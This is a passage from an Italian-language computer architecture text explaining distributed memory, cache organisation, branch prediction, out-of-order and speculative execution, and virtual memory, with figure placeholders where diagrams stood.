solo il processore locale. La comunicazione tra i processi avviene tramite un protocollo di comunicazione basato sullo scambio dei messaggi;

4. **Cache Only Memory Access (COMA)**: questa tipologia di calcolatori sono dotati solamente di memorie cache. Elimina i "doppino" tra le varie cache e la memoria principale.

2.4.2 Memoria distribuita

La memoria in questo modello è associata ai singoli processori e un processore è solamente in grado di indirizzare la propria memoria e non quelle altrui. Questo tipo di memoria viene anche associata al termine "multicomputer", riflettendo Il fatto che i nodi del sistema sono a loro volta piccoli sistemi completi di processore e computer.




Immagine 1.5 *Schema a memoria distribuita*

Questa organizzazione presenta alcuni vantaggi:

1. Non vi sono conflitti a livello di BUS;
2. Ogni processore può usare l'intera larghezza di banda della propria memoria locale;
3. La mancanza di un BUS fa sì che non vi sia un limite intrinseco al numero di processori;
4. Non vi sono problemi di incoerenza delle cache dei singoli processori, in quanto ognuno si preoccupa di gestire la propria memoria e non deve preoccuparsi di aggiornare eventuali copie;
5. La comunicazione tra i diversi processori è più complessa da realizzare. Se due processori devono scambiarsi dei dati lo devono fare attraverso scambio di messaggi (Message passing). Ciò introduce due fonti di rallentamento: la costruzione dei singoli

messaggi che richiede tempo e che il processore che invia ma anche quello che riceve deve dedicare tempo per gestire i messaggi.

Esistono vari tipi di schemi di multiprocessore a memoria distribuita:

1. **Massively Parallel Processing (MPP)**: sono solitamente composte da molti processori, collegati da una rete di comunicazione. Le macchine più veloci esistenti sono basate su questo tipo di architettura (i cosiddetti supercomputer);
2. **Cluster Of Workstations (COW)**: sono classici computer collegati da alcune reti di comunicazione. I cluster di calcolo utilizzano questa architettura.

2.5 Memoria cache nelle CPU moderne

Nella storia della progettazione dei calcolatori una delle sfide più ardue è stata quella di de finire un sistema di memoria capace di fornire al processore gli operandi alla velocità alla quale esso li può elaborare. Il recente ed elevato tasso di crescita della velocità dei processori non è stato accompagnato da un analogo incremento della velocità delle memorie. Negli ultimi decenni le memorie sono diventate più lente rispetto alle CPU. Per via dell'enorme importanza che riveste la memoria primaria questa situazione ha frenato in modo significativo lo sviluppo di sistemi ad alte prestazioni, e allo stesso tempo ha stimolato la ricerca di nuovi modi per aggirare il problema della velocità della memoria, che diventa di anno in anno più lenta rispetto alla CPU. I processori moderni effettuano una quantità travolgente di richieste al sistema di me moria, sia in termini di latenza (il ritardo nel fornire un operando) sia in termini di banda (la quantità di dati fornita per unità di tempo). Questi due aspetti che caratterizzano un sistema di memoria sono purtroppo in larga parte in conflitto.

Un modo per "arginare" la differenza di velocità tra CPU e memorie, è l'utilizzo delle cache. Sono memoria decisamente di dimensione minore, ma con velocità più alte. Inoltre sono spesso "vicino" fisicamente ai core. Se in cache abbiamo caricato una buona percentuale di "parole" molto utilizzate dalla CPU, possiamo avere degli incrementi di velocità non indifferenti.

Solitamente, inoltre, si tende ad avere due cache una utilizzata per le istruzioni, una invece usata per i dati.

È il sistema chiamato a “cache separata”. Essa produce diversi vantaggi:

1. Si raddoppia la larghezza di banda in quanto è possibile far partire le operazioni di memoria in maniera indipendente su ognuna;
2. Le due memorie hanno accessi indipendenti alla memoria primaria.

Le cache sfruttano due tipi di località degli indirizzi. La **località spaziale** che sfrutta la considerazione che è molto probabile che un prossimo indirizzo acceduto sarà molto vicino ad uno appena acceduto.
La **località temporale** sfrutta invece il concetto che si accede spesso a locazioni di memoria accedute da poco tempo. Questa cosa avviene molto, ad esempio, con istruzioni di ciclo.
Gli attuali sistemi, presentano dei sistemi di caching molto più complessi, infatti sono solitamente presenti dei livelli di cache aggiuntivi, L2 e L3 solitamente di maggior dimensione man mano che ci si allontana ma più lente.
La località temporale, viene principalmente sfruttata scegliendo che cosa scartare nel caso in cui si verifichi un fallimento della cache.
Molti algoritmi di sostituzione sfruttano la località temporale scartando gli elementi che non sono stati utilizzati di recente.

La memoria centrale è divisa in blocchi chiamati “linee di cache”, ognuna di essa è composta da 4 a 64 byte consecutivi. Le linee sono enumerate consecutivamente a partire da 0. Se la dimensione della linea è di 32 byte, la linea 0 conterrà byte compresi tra 0 e 31 e così via.
Quando si fa una richiesta in memoria, viene prima verificato se la parola richiesta è presenta in cache. Se lo è la parola viene utilizzata (cache hit). Se così non fosse (cache miss), si rimuove una linea di cache per sostituirla con quella richiesta, si va in memoria centrale a prendere la linea richiesta (o ad un livello di cache inferiore) e si carica in cache. Infine si utilizza il dato.

2.5.1 Cache a corrispondenza diretta

Il modello di cache più semplice è conosciuto come **“cache a corrispondenza diretta (Direct Mapped Cache o DMP)”**.

In questo modello le linee della cache sono composte da tre campi:

1. Bit “valid” che indica se l’elemento in cache è valido oppure no. All’avvio di un sistema, gli elementi sono tutti marcati come “non validi”;
2. Il campo “tag” che è un valore univoco, corrispondente alla linea di memoria da cui provengono i dati;
3. Il campo “data” che contiene una copia del dato della memoria.

Una data parola di memoria può essere memorizzata in un’unica posizione della cache, in questo modello. Per memorizzare e prelevare dati dalla cache l’indirizzo è diviso in quattro campi:

1. Campo “tag”, corrisponde ai bit “tag” memorizzati in un elemento della cache;
2. Campo “line” indica l’elemento della cache contenente i dati corrispondenti, se sono presenti;
3. Campo “word” che indica a quale parola fa riferimento all’interno della linea;
4. Il campo “byte” che non è generalmente usato, ma se si richiede un solo byte esso indica quale byte è richiesto all’interno della parola. Per una cache che fornisce soltanto parole a 32 bit questo campo varrà sempre 0.

Quando la CPU genera un indirizzo di memoria, vengono estratti dall’indirizzo stesso gli 11 bit del campo “line” e vengono utilizzati come indice all’interno della cache. Se l’elemento della cache è valido, si confronta il campo “tag” dell’indirizzo con il campo “tag” dell’elemento in cache. Se sono uguali, l’elemento della cache contiene la parola richiesta. Ho un cache hit e quindi posso usare direttamente la parola.

Altrimenti, il dato richiesto non è presente in cache (cache miss). Si preleva la linea di cache dalla memoria principale, e memorizzato nell’elemento corretto della cache sostituendo eventualmente un altro elemento già in cache. Se l’elemento che stiamo sostituendo in cache è stato modificato in un momento successivo al caricamento in cache, prima di sostituirlo devo riflettere il suo valore nella memoria principale.

Va fatto notare, che nella cache non è possibile memorizzare allo stesso tempo due linee i cui indirizzi differiscono esattamente di 64KB o di un multiplo di questo valore (il valore di

"line" infatti risulterà essere uguale). Ad esempio, se un programma accede a dati che si trovano nella locazione X, e successivamente esegue un'istruzione che richiede dati presenti in X + 65.536, la seconda istruzione obbligherà a ricaricare l'elemento della cache, sovrascrivendo quella precedente. Se ciò avviene frequentemente, le prestazioni degradano.

Le cache a corrispondenza diretta sono le più comuni e funzionano bene, dato che collisioni come quelle descritte sono rare.




Immagine 1.6 *(a) Una cache a mappatura diretta. (b) Un indirizzo virtuale a 32 bit.*

2.5.2 Cache set-associative

Se un programma utilizza spesso un set di indirizzi ben definito (esempio indirizzi compressi tra 0 e 65536) si verificheranno spesso "conflitti di linea". Un modo per mitigare questo problema è fare in modo che in ciascun elemento della cache ci possano due o più linee. Una cache che ha N possibili elementi per ciascun indirizzo è chiamata **"cache set-associativa a N vie"**. Sono cache più complicate da realizzare.




Immagine 1.7 *Una cache set-associativa a 4 vie.*

In questo tipo di cache il progettista deve capire quale linea è bene eliminare per fare spazio ad altre. Un algoritmo molto usato è **LRU (Last Recently Used)**. Viene mantenuta una lista che indica gli elementi aggiornati più recentemente, al fondo troveremo quelli meno aggiornati. Proprio questi saranno scartati nel momento della scelta.

Le cache a "troppe vie" (esempio 2048 vie) non sono mai usate in quanto tendono a degradare le prestazioni. Solitamente si rimane intorno a 4 vie.

Per quanto riguarda la scrittura di valori su cache e di conseguenza la scrittura del dato anche in memoria centrale, è pensabile l'approccio **"write-through"**. Il contenuto della memoria centrale rimane sempre aggiornato. Richiede molto traffico verso la memoria principale. Si utilizza, più spesso, un altro approccio più sofisticato per ridurre il traffico verso la memoria principale. L'approccio **"write-deferred"**.

2.6 Predizione di salti o diramazioni

I calcolatori moderni, come abbiamo già visto finora, sono profondamente organizzati a pipeline. Ormai si arriva facilmente a 10 o più pipeline. L'uso di esse funziona in maniera ottimale su codice lineare. Un problema di questo modello è che non è per niente realistico. I programmi non sono mai sequenze lineari di codice ma presentano tantissime istruzioni di salto.
Si hanno diverse possibili istruzioni di salto: condizionato (avviene se si verifica una data condizione) e incondizionato (avviene in ogni caso), istruzioni cicliche (avvengono all'interno dei cicli per tornare all'inizio degli stessi).

- **Branch Taken**: si usa dire quando il trasferimento avviene verso il branch target, quando cioè il salto viene preso;
- **Branch Not Taken**: quando viene eseguita l'istruzione successiva rispetto all'istruzione di salto;
- **Branch Penalty**: rappresenta la perdita di cicli che il salto ha causato nella pipeline.

Il BPU è l'elemento che permette di indovinare in che direzione andrà un salto prima che questo sia noto in modo definitivo. Si cerca quindi di non introdurre operazioni "NOP" o introdurre ritardi nella pipeline.

Un metodo di predizione molto semplice è questo: si effettuano tutti i salti condizionali all'indietro ma non quelli in avanti. Il ragionamento alla base è che praticamente sempre (a parte l'ultima iterazione) sono presenti istruzioni di salto all'indietro nei programmi in quanto essi contengono strutture cicliche. I cicli vengono così ottimizzati. Non vengono, invece, presi i salti in avanti in quanto sono associati, a volte, a condizioni di errore nel programma. Essendo gli errori rari, mi aspetto pochi salti in avanti effettivi. La seconda parte del ragionamento, tuttavia, non è molto valida, in quanto è molto semplicistica e salti in avanti, nella realtà, si verificano anche in molte altre situazioni. Questo approccio è, appunto, molto basilare ma è pur sempre meglio di nulla.

Se si effettua una predizione corretta, non occorre far nulla, infatti il flusso del programma continuerà dall'indirizzo target di arrivo del salto. Il problema sorge quando si verifica una

predizione sbagliata del salto. In particolare, la parte complicata è annullare le istruzioni già eseguite che non avrebbero dovuto essere eseguite.
La situazione appena descritta si può affrontare in due modi:

1. Si consente l'esecuzioni delle istruzioni post-predizione, solo se le istruzioni non modificano registri o in generale lo stato della macchina. Se si devono modificare dei registri, inizialmente si scrivono in registri nascosti di copia e dopo aver atteso conferma che la predizione è corretta si scrivono nei registri "reali";
2. Faccio una copia, in registri nascosti, dei valori attuali dei registri e scrivo nei registri "reali". Nel caso in cui la predizione fosse errata, riporto i registri allo stato originale.

Come è facile intuire queste soluzioni sono di difficile implementazione e devono avere molti "registri di backup". Inoltre, se pensiamo a "salti a cascata" la situazione diventa di difficile gestione (con salto a cascata si intende, ad esempio, incontrare un ulteriore salto ancor prima di capire se il primo salto che si era "indovinato" risultava essere corretto).

2.6.1 Predizioni dinamica dei salti

Alcuni algoritmi di predizione, prevedono che la CPU abbia delle tabelle che contengono uno storico del salti, nelle quali mantiene i salti condizionati trovati in modo da poterli rianalizzare quando si verificano nuovamente. La tabella contiene l'indirizzo associato alle varie istruzioni di salto oltre ad un bit che indica se è stata effettuata la diramazione l'ultima volta che l'istruzione è stata eseguita. Usando questo schema la predizione consiste semplicemente nell'assumere che il salto si comporterà allo stesso modo dell'occorrenza precedente. Se la predizione si rileva sbagliata, si modifica il bit nella tabella della storia dei salti.
Per implementare la predizione dinamica quindi occorrono dei meccanismi hardware. Questi ultimi sfruttano il comportamento a run-time dei salti per fare predizioni più accurate rispetto alle predizioni statiche. La storia delle computazioni del programma che viene considerata consiste proprio nei risultati delle occorrenze dei precedenti salti (cioè se un branch già incontrato è stato preso o meno, e in che direzione). Queste informazioni sono usate per provare a predire, dinamicamente, il risultato del salto corrente.

2.6.2 Predizioni statica dei salti

Fatta in parte dall'hardware e in parte dal compilatore, predice sempre lo stesso esito per lo stesso salto durante tutta l'esecuzione del programma. Semplici meccanismi di predizione costante dell'hardware possono essere:

- Predici sempre di non prendere la diramazione
- Predici sempre di prendere la diramazione
- Predici sempre di prendere i salti all'indietro e mai i salti in avanti

Per quanto riguarda l'ultimo punto, la direzione del salto, ovvero avanti o indietro, dipende dal valore dell'indirizzo della prossima istruzione da inserire nel program counter (la destinazione del salto), che può essere maggiore o minore rispetto all'indirizzo dell'istruzione attuale. Nel primo caso si ha un salto in avanti, nel secondo all'indietro.
Un bit nel codice operativo del salto permette al compilatore di decidere la direzione della predizione.

2.6.3 Predizione bimodale dei salti

Questa tecnica sfrutta una tabella di contatori a due bit, e indicizzati con i bit meno significativi dell'indirizzo dell'istruzione cui si riferiscono (a differenza della cache per le istruzioni, questa tabella non ha tag e quindi uno stesso contatore può essere riferito a più istruzioni: ciò è definito interferenza o aliasing e porta a una perdita di precisione nella previsione). Ogni contatore può trovarsi in uno di questi quattro stati:

- **Strongly not taken**, "non accettato molto spesso";
- **Weakly not taken**, "non accettato poco spesso";
- **Weakly taken**, "accettato poco spesso";
- **Strongly taken**, "accettato molto spesso".

Ogni volta che una condizione è valutata, il contatore relativo viene aggiornato secondo il risultato, e la volta successiva viene preso come riferimento per la previsione. Un pregio di questo sistema è che i cicli vengono sempre accettati, e viene fallita solo la previsione relativa all'uscita del ciclo, mentre un sistema con contatori a bit singolo fallisce sia la prima che l'ultima istruzione.

2.6.4 Predizione locale dei salti

La predizione bimodale fallisce all'uscita di ogni ciclo: per cicli che si ripetono con andamento sempre simile a sé stesso si può fare molto meglio.

Con questo metodo ci si avvale di due tabelle. Una è indicizzata con i bit meno significativi dell'istruzione relativa, e tiene traccia della condizione nelle ultime n esecuzioni. L'altra è una tabella molto simile a quella usata nella predizione bimodale, ma è indicizzata sulla base della prima. Per effettuare una predizione, l'unità cerca grazie alla prima tabella la parte della seconda che tiene traccia del comportamento della condizione non in media, ma a quel punto del ciclo.

Sui benchmark SPEC, sono stati ottenuti risultati intorno al 97,1%.

Questa tecnica è più lenta perché richiede il controllo di due tabelle per effettuare ogni previsione. Una versione più veloce organizza un insieme separato di contatori bimodali per ogni istruzione cui si accede, così il secondo accesso all'insieme può procedere in parallelo con l'accesso all'istruzione. Questi insiemi non sono ridondanti, in quanto ogni contatore traccia il comportamento di una singola condizione.

2.6.5 Predizione globale dei salti

Nella predizione globale si fa affidamento sul fatto che il comportamento di molte condizioni si basa su quello di condizioni vicine e valutate da poco. Si può così tenere un unico registro che tiene conto del comportamento di ogni condizione valutata da poco, e usarne i valori per indicizzare una tabella di contatori bimodali. Questo sistema è di per sè migliore della predizione bimodale solo per grandi tabelle, e non è migliore della predizione locale in nessun caso.

Se invece si indicizzano i contatori bimodali con la storia recente delle condizioni concatenata ad alcuni bit dell'indirizzo delle istruzioni si ottiene un previsore gselect, che supera la previsione locale in tabelle piccole e viene staccato di poco in tabelle maggiori di un KB.

Si ottiene un metodo ancora migliore per le tabelle più grandi di 256 B, detto gshare, sostituendo nel gselect la concatenazione con l'operazione logica XOR.

Quest'ultimo metodo ottiene nei benchmark un'efficienza del 96,6%, di poco inferiore alla predizione locale. Le predizioni globali sono più facili da rendere più veloci della predizione locale in quanto richiedono in controllo di una sola tabella per ogni previsione.

2.7 Esecuzione "out of order"

L' **esecuzione fuori ordine (out of order)** indica la capacità di molti processori di eseguire le singole istruzioni senza rispettare necessariamente l'ordine imposto dal programmatore. Il processore in sostanza analizza il codice che dovrà eseguire, individua le istruzioni che non sono vincolate da altre istruzioni e le esegue in parallelo. Questa strategia permette di migliorare le prestazioni dei moderni microprocessori dato che l'esecuzione fuori ordine permette di riempire unità funzionali del processore che altrimenti rimarrebbero inutilizzate.

L'esecuzione fuori ordine è una forma limitata di architettura dataflow. In un'architettura dataflow l'esecuzione del programma non è guidata dal flusso del programma, ma dalla disponibilità degli operandi da processare. In un'architettura dataflow appena tutti gli operandi di un'istruzione sono disponibili l'istruzione è marcata come eseguibile e appena un'unità di calcolo risulta disponibile l'istruzione viene eseguita. In un'architettura fuori ordine si segue lo stesso principio solo che non è l'intero programma a essere analizzato alla ricerca di operazioni pronte per essere eseguite ma solo una finestra di esecuzione. In questa finestra vengono analizzate le disponibilità degli operandi e le istruzioni con tutti gli operandi disponibili vengono marcate come eseguibili. Questo permette di estrarre dal codice buona parte dell'instruction level parallelism mantenendo l'architettura relativamente semplice. Una architettura dataflow in teoria riuscirebbe a estrarre un livello maggiore di instruction level parallelism e quindi otterrebbe prestazioni migliori, ma le complicazioni a livello architetturali sono talmente elevate da rendere non conveniente l'approccio per un sistema generico.

Dopo aver decodificato un'istruzione, l'unità di decodifica deve decidere se questa può essere lanciata immediatamente oppure no. Per prendere la decisione, l'unità di decodifica deve conoscere lo stato di tutti i registri. Se c'è almeno un valore non ancora calcolato in un registro che serve all'istruzione appena decodificata, la CPU deve attendere.

Si mantiene traccia dello stato dei registri tramite uno strumento introdotto con il CDC 6600 chiamato "**scoreboard**". È una tabella che presenta un contatore per ciascun registro che rappresenta il numero di istruzioni attualmente in esecuzione che richiedono quel particolare registro come sorgente di un operando. Se si pone un limite di 15 esecuzioni massime in contemporanea, allora sarà sufficiente un contatore di 4 bit. Si incrementano i

contatori, quindi, quando un'istruzione viene lanciata. Quando un'istruzione è ritirata, lo scoreboard decremento le caselle legate agli operandi di quella operazione.
Lo scoreboard contiene anche contatori per tenere traccia dei registri usati come destinazioni. Questo perché è permessa una sola scrittura alla volta. Sono lunghi un solo bit.
Per stabilire se un'istruzione può essere lanciata si applicano le seguenti regole:

1. Se un operando è in fase di scrittura, non lanciare (**dipendenza RAW**);
2. Se il registro del risultato è in lettura, non lanciare (**dipendenza WAR**);
3. Se il registro del risultato è in scrittura, non lanciare (**dipendenza WAW**).

La dipendenza RAW, si verifica quando un'istruzione deve usare come operando il risultato di un'altra istruzione non ancora completata.

La dipendenza WAR, si verifica quando un'istruzione cerca di sovrascrivere un registro che un'istruzione precedente potrebbe non aver terminato di leggere.

La dipendenza WAW, è molto simile. In particolare si verifica quando un'istruzione cerca di sovrascrivere una variabile che ancora deve terminare di essere scritta.
Le ultime due dipendenze possono essere evitate chiedendo che la seconda istruzione salvi il risultato in una variabile temporanea.

Un'istruzione, quindi, può essere lanciata se non si verifica nessuna delle tre dipendenze appena descritte e se le unità funzionale di cui si necessita è disponibile.

Dato che le istruzioni possono essere completate fuori ordine, in caso venisse sollevato un'interrupt, sarebbe molto difficile salvare lo stato della macchina per poterlo successivamente ripristinare. In particolare, è difficile stabilire se sono state eseguite tutte le istruzioni fio ad un certo indirizzo e non quelle successive. Questa capacità è detta interrupt preciso, ed è una caratteristica richiesta alle moderne CPU. Il ritiro fuori sequenza delle istruzioni, rende gli interrupt imprecisi. Questo è il motivo per cui alcune macchine richiedono il completamento in ordine delle istruzioni.

2.7.1 Rinomina dei registri

Per lanciare alcune operazioni in contemporanea, anziché utilizzare registri non disponibili, faccio uso di alcuni registri "segreti". Le moderne CPU hanno diversi registri di questo tipo. Permette, questa tecnica, di eliminare dipendenze WAR e WAW. Ovviamente ciascun registro "sostituito", o meglio dire rinominato con uno segreto deve essere mappato in una tabella in cui si scrive la corrispondenza "registro che si voleva utilizzare - registro segreto che lo ha sostituito".

2.8 Esecuzione speculativa

I programmi sono divisibili in "blocchi elementari", ciascuno dei quali è costituito da una sequenza lineare d'istruzioni con un punto di ingresso all'inizio e un punto di uscita alla fine. Un blocco elementare non contiene al suo interno alcuna struttura di controllo (if, else, while,…) di modo che la sua traduzione in linguaggio macchina non presenti alcuna diramazione. Il collegamento tra diversi blocchi elementari è costituito dalle strutture di controllo.
All'interno di ciascun blocco elementare, il riordino delle istruzioni descritto precedentemente (esecuzione "out of order") funziona correttamente.
I blocchi elementare, però, sono molto brevi e quindi non vi sono all'interno abbastanza istruzioni per poter sfruttare un grado avanzato di parallelismo.
Bisogna quindi permette al riordino delle operazioni, di andare oltre i blocchi elementari. Il vantaggio maggiore si ottiene, generalmente, avviando il prima possibile le operazioni che richiedono più cicli per essere portate a termine. La tecnica di "anticipare l'esecuzione" prima di una diramazione è nota come "**slittamento**".

L'esecuzione di blocchi di codice, prima ancora di sapere se saranno effettivamente richieste è chiamata "**esecuzione speculativa**". Per questa tecnica è richiesto il supporto del compilatore e dell'hardware. Il compilatore deve spostare esplicitamente le istruzioni.

Nell'esecuzione speculativa è essenziale che nessuna delle istruzioni speculative produca risultati irrevocabili, dato che quelle stesse istruzioni, in realtà, potrebbe risultare che non dovessero essere eseguite.
In generale, se le istruzioni speculative devono scrivere dei registri, si tende a rinominarli (quindi a scrivere sui registri nascosti già spiegati in precedenza). Altro problema, questo

più prestazionale, si ha con le istruzioni "load" in quanto se vengono richieste pagine di memoria non disponibili o locazioni di memoria non disponibili in cache, allora l'operazione potrebbe essere bloccante e degradare le prestazioni nel caso in cui poi ci si accorgesse che si è speculata un operazione che in realtà non sarebbe stata richiesta. In generale anche con le operazioni che fanno fallire il programma potrei avere dei problemi, immaginiamo che venga speculata un'operazione che lancia un eccezione bloccante sul programma, questa farà fallire il medesimo. Successivamente ci si accorge che quella operazione in realtà non sarebbe stata eseguita. Abbiamo lanciato un eccezione inutile e bloccato, inutilmente, l'esecuzione del programma.

Una possibile soluzione sta nell'usare delle versioni "custom" delle istruzioni che possano sollevare delle eccezioni, e nell'aggiungere ad ogni registro il cosiddetto "**poison bit**". Quando un'istruzione speculativa speciale fallisce, al posto di lanciare un'eccezione potenzialmente bloccante, assegna 1 al bit di "poisoning" del registro destinazione. Se successivamente, un'istruzione regolare (quindi non speculata) fa uso di questo registro, allora verrò sollevata un'eccezione. Al contrario se il risultato non è mai utilizzato, allora il poison bit può essere cancellato.

2.9 Memoria virtuale

È la tecnica che permette di eseguire processi che non sono completamente in memoria. I processi hanno bisogno di memoria in quantità maggiore rispetto quella disponibile. Questo è possibile perché, mentre le istruzioni da eseguire e i dati su cui tali istruzioni operano devono essere in memoria, non è necessario che l'intero spazio di indirizzamento logico dei processi lo sia. Infatti, i processi, non fanno uso di tutto il loro spazio di indirizzamento contemporaneamente.

Nei moderni sistemi operativi, quando un processo viene avviato, deve avvenire il "binding" tra le istruzioni e gli indirizzi di memoria in cui esse saranno salvate. Ogni processo, inoltre, possiede uno "**spazio di indirizzamento logico**", che altro non è che un insieme di indirizzi a cui il processo fa riferimento. Possiede anche uno "**spazio di indirizzamento fisico**", cioè un insieme di indirizzi fisici a cui ad ognuno corrisponde un indirizzo logico. La **MMU** è la componente fondamentale che traduce gli indirizzi logici in indirizzi fisici. La MMU, inoltre, implementa dei meccanismi di protezione della memoria, controlla in particolare che un processo non cerchi di accedere ad indirizzi logici che appartengono ad altri processi. Fornisce, in altre parole, isolamento tra processi.

Lo spazio di indirizzamento virtuale, può essere più grande i quello fisico, gli indirizzi possono essere mappati su indirizzi fisici della memoria principale oppure essere mappati sulla memoria secondaria. In quest'ultimo caso i dati, quando necessari, vengono portati in memoria principale tramite quello che viene chiamato "**swap-in**". Quando i dati sulla memoria principale devono lasciare spazio ad altri dati "entranti" allora si effettua una "**swap-out**".

Vi sono due tecniche fondamentali per "fare" memoria virtuale. La prima è la tecnica della "**paginazione**". Lo spazio degli indirizzi virtuali è diviso in un certo numero di pagine, di uguale dimensione ciascuna. La dimensione delle singole pagine è sempre una potenza di 2 (2^k), in modo tale che tutti gli indirizzi possano essere rappresentati con k bit.

Anche lo spazio di indirizzamento fisico è suddiviso in porzioni che hanno la stessa dimensione di una pagina, in modo che ogni pezzo della memoria principale possa contenere pagine esatte. Un'area di memoria della dimensione della pagina è chiamata "**frame**".

Ogni pagina ha un numero, vi è una struttura dati chiamata "**tabella delle pagine**" che mantiene la corrispondenza tra numero della pagina e indirizzo virtuale. La MMU poi tradurrà gli indirizzi virtuali in indirizzi fisici.

L'altra tecnica è chiamata "**segmentazione**". Essa permette di dividere il programma non in parti uguali ma in vari segmenti, ognuno dei quali è indipendente da un altro e consiste in uno spazio di indirizzamento. Si può avere quindi uno spazio per la tabella dei simboli del programma (contenente i nomi e gli attributi delle variabili), uno per i codice sorgente, uno per l'albero sintattico del programma, …

Un segmento è un'entità logica, visibile al programmatore. Il segmento viene diviso in pagine, che vengono poi gestite come precedentemente spiegato.

I segmenti offrono poi una importante caratteristica: è possibile impostare delle modalità di protezione per segmenti diversi (tramite il sistema operativo si possono specificare privilegi di accesso per ognuno e altri meccanismi di protezione).

Processi differenti, utilizzano segmenti diversi e quindi lavorano su parti diverse di memoria fisica.

Il processore deve essere in grado di gestire la struttura dati che mantiene le corrispondenze tra indirizzi virtuali e logici. Questa cosa potrebbe non essere semplicissima.

Per mantenere le corrispondenze si utilizzano le "**tabelle di traduzione multilivello**". Si usano sostanzialmente più tabelle su più livelli e quindi questo permette di ridurre la dimensione delle associazioni.

